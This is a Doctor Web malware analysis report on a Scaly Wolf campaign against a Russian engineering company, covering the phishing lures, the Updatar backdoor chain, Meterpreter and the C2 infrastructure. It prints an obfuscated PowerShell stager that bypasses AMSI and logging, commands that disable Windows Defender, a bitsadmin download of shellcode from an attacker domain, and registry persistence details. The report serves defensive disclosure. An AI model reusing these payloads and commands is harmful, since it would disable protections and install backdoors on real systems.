
Dr.WEB

Take 2: Scaly Wolf persistently targets Russian engineering company's secrets



Doctor Web develops and distributes Dr.Web information security solutions which provide efficient protection from malicious software and spam.

Doctor Web customers can be found among home users from all over the world and in government enterprises, small companies and nationwide corporations.

Dr.Web antivirus solutions are well known since 1992 for continuing excellence in malware detection and compliance with international information security standards. State certificates and awards received by the Dr.Web solutions, as well as the globally widespread use of our products are the best evidence of exceptional trust to the company products.

Take 2: Scaly Wolf persistently targets Russian engineering company’s secrets
8/19/2025

Doctor Web Head Office
2-12A, 3rd str. Yamskogo polya, Moscow, Russia, 125124

Website: www.drweb.com
Phone: +7 (495) 789-45-87

Refer to the official website for regional and international office information.

Introduction

At the end of June 2025, representatives of a Russian engineering enterprise contacted Doctor Web with a request to find out whether the periodic anti-virus detections on one of its computers were a sign of infection or the result of some malfunction. The investigation showed that the anti-virus's response was normal and that the company had been subjected to a targeted attack.


The attack originated from a computer that did not have the Dr.Web anti-virus installed on it. This lack of protection led to the network compromise and the infection of several more devices. Our specialists analyzed the affected workstations and reconstructed the chain of events. In this study, we will discuss the infection vector and the methods that the threat actors used in this attack.

General Information about the Attack and the Tools Involved

In early May 2025, the affected company began receiving a spate of emails that appeared to be finance-related. The messages contained a phishing PDF document and a password-protected ZIP archive.

The PDF decoy and the ZIP archive attached to one of the emails

These letters did not have any accompanying text.



An example of one such phishing email

The PDF decoys indicated that the received "financial document" was allegedly in the attached archive and, to unpack it, the password provided in the document's text must be used. At the same time, the design of the phishing PDF files could vary. Some were minimalistic:

Направляю Вам с целью сверки взаимных расчётов **акт сверки** за I квартал 2025 г. находится в архиве прилагаемом к письму. **Пароль от архива – 15052025**

Others were as close to official as possible:

исх. №1225/2
21.05.2025

Главный бухгалтер
[redacted]

О направлении акта сверки взаиморасчетов

Уважаемые партнеры! С целью проведения по приказу директора нашего предприятия ревизии нам необходимо в срочном порядке провести сверку взаимных расчетов между нашими контрагентами.

Во вложении направляю акт сверки взаиморасчетов между нашими организациями по состоянию на 21 мая 2025 года. Прошу в кратчайшие сроки ознакомиться с документом и подписанный экземпляр вернуть в наш адрес. Если будут выявлены расхождения — прошу сообщить о них незамедлительно для оперативного урегулирования и исправления. Заранее благодарю за оперативность!

Приложение к письму — архив, защищенный паролем, **пароль — 21052025**

С уважением,
Главный бухгалтер
[redacted]

The file in the archive was actually an executable, but the malicious actors camouflaged it as a PDF document. To do so, they provided it with the "double" extension (`Акт Сверки.pdf.exe`). Since Windows hides file extensions by default, potential victims do not see the actual extension and mistakenly perceive the file as harmless.

Doctor Web's anti-virus laboratory received the first sample of this malicious email on May 6, 2025, after which a virus record for detecting **Trojan.Updatar.1** was added to our database. This malicious app is the initial stage of infection by the Updatar modular backdoor; it is designed to download other components in the chain to the target system. The backdoor is used to gather confidential data from the infected computers.

It is worth noting that **Trojan.Updatar.1** is not new malware. The first sample of it came to our experts' attention a year ago. However, we were unable to obtain the other steps in the

chain that it downloads because they are not downloaded from the C2 server automatically but upon the direct command of the server's operators. Thus, our investigation of an active attack involving this downloader allowed us to track other pieces of the backdoor that had been missing.

Our study of the new **Trojan.Updatar.1** version showed that since the trojan was first discovered, its functionality had not been significantly altered; however, it had acquired a unique obfuscation that makes it more difficult to analyze. Doctor Web's malware analysts dubbed this technique RockYou Obfuscation. Its essence lies in the fact that the trojan body constantly initializes lines from the RockYou.txt dictionary. Various operations occur with them that do not affect the program's main functionality. At the same time, lines that are directly related to the app's work are encoded with the XOR operation and a small offset. The key for this offset and the XOR operation is randomized for each **Trojan.Updatar.1** sample.


RockYou.txt is a list of over 30 million commonly used passwords, compiled after a major data breach. It is used not only by security specialists for testing the reliability of computer system protection but also by malicious actors—to hack accounts.

An example of the obfuscation used in the trojan and the corresponding fragment of the RockYou dictionary:

```
f_std::wstring_(a2, L"Hulahawaiian8");
LOBYTE(v270) = 115;
sub_403140(a2);
LOBYTE(v270) = 114;
f_std::wstring::destructor(a2);
f_std::wstring_(a2, L"ahmedalex12");
LOBYTE(v270) = 116;
sub_402FE0(v238, a2);
f_std::wstring::destructor(v238);
LOBYTE(v270) = 114;
f_std::wstring::destructor(a2);
f_std::wstring_(a2, L"maraed");
LOBYTE(v270) = 117;
sub 403660(a2);
```

```
Hulbert2
Hulahoop4*
Hulahoop
Hulahawaiian8
Hulagirls
Hulagirl1
Hulagirl
Hulaanmo1
```

The chronology of the attack is shown in the following diagram:



The Attack on the First Computer

During the targeted attack in question, the enterprise's first computer was infected on May 12, 2025—almost a week after the identified **Trojan.Updatar.1** modification was added to our virus database. The infection occurred for the simple fact that the target machine lacked Dr.Web anti-virus protection. As a result, having arrived in one of the unwanted emails, the trojan launched without any problems when the user opened the "document". An hour after infection, the trojan downloaded and installed other backdoor components into the system: **Trojan.Updatar.2** and **Trojan.Updatar.3**.

On May 14, using **Trojan.Updatar.3**, the attackers installed a BITS service task on the computer to download `shell.exe`—a program with the shellcode for downloading the main body of the Meterpreter tool. The latter is a backdoor utility from the Metasploit pack for testing computer system security.

Next, one of the **Trojan.Updatar.3** modules (`FileManager.exe`) was installed on the system. It is responsible for uploading and downloading files to the computer. Malicious actors used it to steal files from the infected system.

After that, the attackers used the **Tool.HandleKatz** utility, which is designed to damp the LSASS system process, to get the Windows user account data. They then installed the RDP Wrapper tool (**Program.Rdpwrap.7**) to log in to the system more conveniently via remote desktop, known as RDP or Remote Desktop Protocol. In addition, the traffic-funneling utilities **Tool.Chisel** and **Tool.Frp** were also installed on the victim's computer.

The Attack on the Second Computer

The second computer started being compromised on May 14, 2025. The attackers accessed the company's network, using account data stolen from the memory of the first infected device. They remotely executed commands on the target system to determine whether the second computer was worth considering for further infiltration.

After more than a week, on May 23, the malicious actors installed a BITS service task on this computer to download **Trojan.Updatar.1**. However, since Dr.Web anti-virus was present in the system, it was blocking the trojan's launch.

On May 29, they used the company's network again to remotely access the device and manually installed the **Trojan.Updatar.2** and **Trojan.Updatar.3** modules on it, thus gaining a foothold in the system.

On June 3, 2025, using another BITS service task, they installed the Meterpreter backdoor.

The Attack on the Third Computer

The intruders gained entry into the third system after obtaining user credentials for the Remote Desktop service (RDP). Starting on June 23, 2025, they connected to the computer using the compromised RDP account. Next, to get anchored in the system and gain access to a Remote Shell, they launched a standard tool from the Metasploit framework. Through this tool, an attempt was made to execute a payload in the form of a PowerShell script. However, Dr.Web anti-virus, which was installed on this machine, was blocking this action after detecting the execution attempt as **DPC:BAT.Starter.613**.

```
powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\power
shell.exe'}else{$b='powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-non
i -nop -w hidden -c  $dOk=(''S''+''cr''+''ip{1}B{2}ock{0}ogg''+''in''+''g'')-f''L'',''t'',''l''); $xPt=(''{0}na{2}leS'
'+''c''+''ri{5''+''}t{''+''1}lock{4}n{''+''3}ocationLo''+''ggin''+''g'')-f''E'',''B'',''b'',''v'',''I'',''p''); $y1z3p=[
Collections.Generic.Dictionary[string,System.Object]]::new(); $tCr=(''''+''{0}n''+''able{2}cr''+''ip{3}Bloc{1}L''+''ogg
in''+''g'')-f''E'',''k'',''S'',''t'');If($PSVersionTable.PSVersion.Major -ge 3){ $x1g=[Ref].Assembly.GetType((''S{1}st'
'+''em.''+''{''+''5}ana{''+''0}em''+''ent.{2}utoma''+''ti''+''on.{4}ti{3}s'')-f''g'',''y'',''A'',''l'',''U'',''M'')); $x
O=[Ref].Assembly.GetType(((''{''+''5}{''+''4}st''+''em.{''+''3''+''}{9}n{9''+''}''+''{1}''+''e''+''men''+''t.{''+''8''+'
'}{2}t{7''+''}m{9}t''+''i{''+''7}n''+''.{8''+''}msi{6''+''}''+''ti{0}''+''s'')-f''1'',''g'',''u'',''M'',''y'',''S'',''U'
','o'',''A'',''a'')); $jqXvQ=$x1g.GetField(''cachedGroupPolicySettings'',''NonPublic,Static''); if ($xO) { $xO.GetField
(((''a''+''{''+''2''+''}si''+''{0}ni''+''t''+''Fai{4}{''+''3''+''}{1}'')-f''I'',''d'',''m'',''e'',''l''),''NonPublic,Sta
tic'').SetValue($null,$true); }; If ($jqXvQ) { $qZ8=$jqXvQ.GetValue($null); If($qZ8[$dOk]){ $qZ8[$dOk][$xPt]=0; $qZ8[$dO
k][$tCr]=0; } $y1z3p.Add($tCr,0); $y1z3p.Add($xPt,0); $qZ8[''HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Powe
rShell\''+$dOk]=$y1z3p; } Else { [Ref].Assembly.GetType((''S{4}{0}tem.''+''{''+''1''+''}a''+''nagement.{3}ut''+''oma''+
''tion''+''.Scri{2}tB{5}oc''+''k'')-f''s'',''M'',''p'',''A'',''y'',''l'')).GetField(''signatures'',''NonPublic,Static'')
.SetValue($null,(New-Object Collections.Generic.HashSet[string])); }};&([scriptblock]::create((New-Object System.IO.Stre
amReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64Str
ing((''H4sIAAASWWgCA7VXW2/aSBR+r9T/YFVIGIVgk9I0G6nS2mDAFKc4BnMrWk3swZ4ytok9Djjd/vc9Y+yEbpIqu1Lnxc{0}MuX7nNq{0}T0GEkCoVb
IxO+v30jFGuEYhQIYoUFw7pQuRnKtce7io8''+''c4ZMgLpXtthMFiISry8t2Gsc4ZId9o4''+''eZkiQ4uKEEJ2JN+FuY+jjGp19uvmGHC''+''d+Fyl+NH
o1uEC3IsjZyfCycKqHL74aRg7hZDWtLCROrX79Wa8vT5qqh3aa''+''IJmLVyhKGg4ZLabUm/KhxheNsi8WqQZw4SqI1a0xJ+P6sMQkTtMZXIO0OG5j5kZtU
wZdHb2LM0jjMn''+''eJSDjRiFX6O4shRXDfGSVKtC0suf7la/SkuC+XXachIgBt6yHAcbS0c3xEHJ40+Cl2Kr/F6BVWWi0norWo1ILuLNlishCmldeG/iBG
v8K6E7rVM4jETUI1YXKtDQJ+6aURuSvGBsfqMnTwHarCKPA''+''DwfnD81mXm3''+''A+eSZ{0}Hg3It''+''8xsM5oqjKCE56ydBrgsGaEYsijPYVsZxim
urB7AhLF''+''r9tbKaJSOwZT4cLO2IuKtH9p/iXgnW8UeLU72cxh28JiHuZCEKiFNmqvhcOPCa4hyORkl2BQaK1eICux1MsYcYR5hnxRM2LSDsgVdNCXVxr
DgQ0gSsgmjXfjbmEDSxqocGDgC7wx7StLKG+sAldVETWamd74Go2qYoSerCKIUCdeqChRHFbl1QwoQUV0rKovxn9dFcI6WMOChhpbhV7d94FnrbUZiwOHUgr
IDB2NpihyDKIakLfeJiNbOIV+qvPgtIG1EKlQOS7iAgcMKBsBhPlhhMhcSoNS{0}M9GBLcQ''+''AUeb/oUuRBdyiqI88t5G''+''G3+pKdZRkccp4jU0JyZ
CWE26IRqws2iRm0H45y5v8PE542nYMt7RgXsRHL6lqqGeMFULnFeSYX+ORoxA''+''yQ6MZRoKIEn7cOHUZ8J2mk82HUie4VWFr32rRVa{0}Lx9jJdUEtn1l
wjw4nv66Spe+NxfwBn2UT{0}Rk{0}efrY6fSXu7P21oie61lc{0}s6kqTp98tAc5vWn3hua3va64auDNvHl7p4/8mQ6K2kNP9+Cr6r6jygvZU2Wd6T3NGppt
dQD0Zqu50KULemU4VCX3lm4p/Wmu70GP1mr1Z/uxcmUMFL/7xe02{0}7q+RmRlY5l9c7HpDTtavnf43pwnGtFAj9adm7aPp/ZWnWrdhWlvde9kB7YOpVbXV+
FcJ/vh1pJgNZuDu9C9N+jFvQHmmvZiQPBC93DmK''+''aaiWPOQWje7tqL0pPE08Pub7gTONmM93Js3W8PN5n3pD9sgeBsppqYoXQo1Giho15Ga0+i{0}aX8
wJ5q8{0}ybyfqd9k3YaGew2''+''xXfSO{0}/3pHVrJNmWHv''+''aRr4K92aC1IYMTuAuQLc/Xks3xa29C6T6c''+''0fOBkWMK/pjAQ3i8kHcNfAcehYX6
TJJsT/KUNbV178L0ZlF4hjYge+opYCH4CLFeD3SOe0rJZnIyk5oTsEcOBnuZ2xoMLkDe2eYZmZYP2LoLpKjcDnXai5Tppnfe{0}i5GBvhhN0FmaKfjaR9kgs
3p5oLDDLHtWO2wZ+m{0}M/fmWpVO3Dny1EV6orifva1K3Fhqmp8+vYM8X05IyN6frSp''+''Jjw+Ct28qEepfHSX7S{0}POQ''+''HHiIwpFANOrbEXdKO4W
E2kUEc4hivxNs8FxiCk8BOCpUBawQmnk8GkIowvm8GE68mE90XOLnvtVEx4Ia49Dsjy6vFyAidASoFwbQxx6{0}K/L+/eyDPNN3sutvPhf71''+''c72mYil
1XnA{0}LHpZBN''+''c9kgjqwFUf{0}tSMETiEE/fgmrl2ADxRvontDND02Ng6dGET2GrvDqIQuOkAPImuD3kr99IDuA/RTfChXG3wbHb43K/S2{0}f2vCFJ
3Zh4/764R''+''5PPvF7auSSK4foHly/PPB0Uj7ff5PEWFAaMGAofjw5HkOhqJEjoLLIwMVsC4W/wfwJWWnV/Cm{0}CfcP3kH1wl4DAAA'')-f''z'''))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';$s.UseShellExecute=$false;$s.RedirectStandardOutpu
t=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"
```

This malicious script was supposed to unpack the base64-encoded data containing the second PowerShell script and then run it. The second script contained the base64-encoded shellcode that was to be executed in the PowerShell address space.

The execution of this script chain would have launched the first stage designed to download the Meterpreter backdoor into the system from the address `77[.]105[.]161[.]30`.

After the anti-virus blocked their attempts to penetrate the system by executing scripts, the malicious actors stopped utilizing standard tools from the Metasploit pack and switched to another tactic— using the RemCom instrument. Dr.Web anti-virus detects this program as **Program.RemoteAdmin.877**, but in this case, it was not blocked, since it is a standard remote administration tool, and the default anti-virus settings allow such instruments to be executed.

Using this utility, the attackers executed the following commands:

```
ipconfig
powershell  -Command "Set-MpPreference -MAPSReporting 0"
powershell  -Command "Set-MpPreference -DisableRealtimeMonitoring $true"
powershell  -Command "Add-MpPreference -ExclusionPath 'C:\'"
powershell  -Command "Get-MpPreference | Select -ExpandProperty ExclusionPath"
powershell  -Command "Set-MpPreference -MAPSReporting 0"
tasklist
reg  add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v
DisableAntiSpyware /t REG_DWORD /d 1 /f
powershell  -Command "Set-MpPreference -DisableRealtimeMonitoring $true"
chcp
wmic  service where "name='DrWebAVService'" get PathName
reg  query "HKLM\SOFTWARE\DrWeb" /v Version
wmic  product where "name like 'DrWeb%'" get Name, Version
sc  qc DrWebAVService
reg  query "HKLM\SOFTWARE\WOW6432Node\DrWeb" /v Version
tasklist
findstr  /i drweb
findstr  /i dr
findstr  /i drw
findstr  /i drs
findstr  /i dws
wmic  product where "name like 'Dr.Web%'" get Name, Version
reg  query "HKLM\SOFTWARE\WOW6432Node\Dws" /v Version
netstat  -a -o -n
powershell  -Command "bitsadmin /transfer "DownloadJob" "hxxps[:]//roscosmosmeet[.]
online/shellcode.exe" "$env:USERPROFILE\Pictures\zabix.exe""


powershell  -Command "Get-MpComputerStatus"
powershell  -Command "Get-CimInstance -Namespace root/SecurityCenter2 -ClassName
AntiVirusProduct"
tasklist
findstr  /i drweb
sc  query
findstr  /i drweb
cmd: installer.exe
```

They tried to identify the anti-virus software installed on the computer and to install several anchor points in the system:

- `shellcode.exe` — one of the Meterpreter variants (**BackDoor.Shell.244**), in which shellcode downloads the main Meterpreter body;
- `installer.exe` — **Trojan.Updatar.1**.

Dr.Web anti-virus also detected and blocked all these attempts.

Peculiarities of the Malware and the Attackers' Infrastructure

1. Multiple C2 servers were used to control the malicious programs utilized in this targeted attack. However, the domain `roscosmosmeet[.]online` was the main source for malware downloads.
2. All variations of the Meterpreter backdoor tool were linked to the IP 77[.]105[.]161[.]30 and accessed different ports.
3. All **Trojan.Updatar.3** module modifications used the domain `updating-services[.]com` for communication.

The **Trojan.Updatar.1** and **Trojan.Updatar.2** modules, depending on their version, used the domains `adobe-updater[.]net` and `updatingservices[.]net`.

Who is Behind the Attack

Thanks to the artifacts found in various malware samples, we can confidently identify the APT group responsible for the attack in question. These artifacts were found:

- in the **Trojan.Updatar.3** module modifications;
- in fake apps discovered during the analysis of the threat actors' infrastructure but not used in the current campaign.

In addition, they were detected in one of the malicious programs used in another targeted attack on the same enterprise.

All these artifacts indicate that these malicious tools were created by the same developer, one directly associated with the Scaly Wolf group.

Just like two years ago, the Scaly Wolf group used the self-written modular backdoor for anchoring in the system and conducting reconnaissance in it. Unlike the previous attack, in the current campaign, malicious actors did not use a MaaS trojan (Malware-as-a-Service) to initially access the target computers.

The threat actors also started using standard instruments for post-exploitation and anchoring in the system:

- various open-source tools for tunneling traffic;
- the Metasploit framework;
- different programs for remote PC access.


Another peculiarity is that this group sends emails containing the malware from addresses registered with the Mail.ru service.

The Attackers' Tools


As we noted earlier, our specialists discovered several malicious fake apps during the Updatar backdoor infrastructure analysis. In addition to them, we also found the trojans **Trojan.Uploader.36875** and **BackDoor.Siggen2.5423**. These were not used in the attack in question but could be involved in other Scaly Wolf campaigns.

Trojan.Uploader.36875 is designed to send files from the infected computers to the attackers' server. And **BackDoor.Siggen2.5423** allows computers to be controlled remotely via VNC. In turn, the fake apps display windows with different messages that mislead potential victims. These fakes do not pose a direct threat to computers but can help malicious actors carry out attacks. Below are examples of the fake windows they display.


A fake message about removing the security software:



A fake window from the built-in Windows anti-virus about a scan that ended with threats being deleted:



A fake message stating that some system settings must be applied “to keep Windows stable”:



In reality, the fake receives a command argument, and when the user clicks the confirmation button in the message window, it launches the target app.

The list of tools and malware used by the Scaly Wolf group:

Trojan.Updatar.1

Trojan.Updatar.2

Trojan.Updatar.3

Trojan.Uploader.36875

BackDoor.Siggen2.5423

BackDoor.Shell.244 (Meterpreter)

BackDoor.Meterpreter.259

Program.RemoteAdmin.877 (RemCos)

Tool.HandleKatz

Tool.Chisel

Tool.Frp

Conclusion

Targeted attacks remain a serious information security threat for companies. The case we analyzed showed that threat actors are flexible and inventive in their attempts to gain access to information systems. Hackers can use different entry vectors: phishing mailings, exploitable vulnerabilities, computers lacking anti-virus protection, and even software that anti-viruses allow to run by default, like remote administration tools.

Therefore, even when corporate computers have security solutions installed on them, attackers can try to bypass them. For more robust protection, we recommend thoroughly configuring the anti-virus on corporate machines and not keeping the default settings. Additionally, all available operating system and software updates should be installed to reduce the risk of infection via exploitable vulnerabilities.

Operating Routine of Discovered Malware Samples

Trojan.Updatar.1

A trojan downloader written in C++ and designed to run on Microsoft Windows operating systems. It was used in a targeted attack against a Russian engineering company. In one infection scenario, this malware served as the entry point for deploying the **Trojan.Updatar.3** backdoor on target systems. The trojan's code is obfuscated.

Operating routine

When executed, **Trojan.Updatar.1** collects general system information and sends it to the C2 server, awaiting further commands. Once the threat actors process the received data, the next component in the infection chain — **Trojan.Updatar.2** — is delivered from the server. This component is saved in the directory `C:\Users\<user_name>\Pictures\`. After that, an attempt is made to launch this trojan.

Collecting system information

Before it collects system information, **Trojan.Updatar.1** checks the Internet connection by sending a request to `hxxp[:]//www.msftncsi[.]com/ncsi.txt`.

Next, it collects the required data:

Parameter	The contents
Username	Username
PC_name	PC name
OS	Windows version
Screen	The screen size
Ram	The amount of RAM, megabyte
External ip	An external IP
Manufacturer	Motherboard manufacturer
Model	Product name
Processor Name	Processor's name and its clock frequency
Avname	Installed anti-virus

Parameter	The contents
BIOS Version	BIOS software version
UUID	The unique BIOS id
BUILD	`Simple101` — a hardcoded constant

The trojan obtains general information through WMI requests.

It sends a request to `hxxp[:]//api.ipify[.]org/` to obtain the external IP.

Communicating with the C2 server

Trojan.Updatar.1 sends two requests to the C2 server, using the following routes:

- `/authorization/`
- `/stats`

The request with the route /authorization/

This request sends collected data to authenticate the bot. It includes system information and a screenshot from the infected computer. The request has the following parameters:

C2 server address:	`updatingservices[.]net` or `adobe-updater[.]net`
Route:	`/authorization/`
Port:	80
Type:	POST
User-Agent:	MyScreenshotApp

System information is presented in the format `<key>=<value>&<key>=<value>&...`

where:

`<key>` — is a parameter;

`<value>` — its contents.

The request with the route /stats

It has the following parameters:

C2 server address:	`updatingservices[.]net` or `adobe-updater[.]net`
Route:	`/stats`
Port:	80
Type:	GET
User-Agent:	ChromeX\r\n

In response to this request, the trojan receives one of the commands or the payload, i.e., **Trojan.Updatar.2**.

Commands sent from the C2 server:

- `dc` — to shut down the trojan;
- `wait` — to wait for a specified time and resend the request `/stats`.

If the server response does not contain these commands, then its contents are the payload.

Code obfuscation

This is how code obfuscation is implemented in **Trojan.Updatar.1**: the trojan's body constantly initializes lines from the RockYou.txt dictionary. Various operations are performed on them that do not affect the main malware functionality. At the same time, the lines directly related to the app's work are encoded using the XOR operation and a small offset. The key for the offset and XOR operation is random for each trojan sample.

Trojan versions

There are various versions of the trojan, with the following differences:

- different names for the executable files;
- different keys for decoding strings in the code;
- new versions have the field `BUILD` (a constant that is hardcoded into the body of malicious programs), which is sent in the request to the C2 server;
- new versions have code obfuscation.

Trojan.Updatar.2

A trojan written in C++ and designed to run on Microsoft Windows operating systems. Its primary function is to download and install **Trojan.Updatar.3** — the main component of the Updatar backdoor — as a service on the target system. The trojan's code is obfuscated.

Operating routine

Upon execution, **Trojan.Updatar.2** checks whether the **Trojan.Updatar.3** backdoor is already present in the system. If detected, it uninstalls it. The trojan first verifies the existence of the directory `%localappdata%\Default`. This directory is expected to contain the backdoor's files. It then terminates all processes associated with this directory and deletes all files stored in it.

Afterward, **Trojan.Updatar.2** downloads **Trojan.Updatar.3** from the C2 server at `hxxp://adobe-updater[.]net/download/zhu2nf2fffase222`. It saves the file in the target directory under the name `Microsoft Update Service.exe`.

The trojan then attempts to install the backdoor. It creates the registry key `MicrosoftService` in the branch `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, indicating the path to the trojan's executable file, and then launches the malware. From this point on, **Trojan.Updatar.3** will start automatically when the system boots.

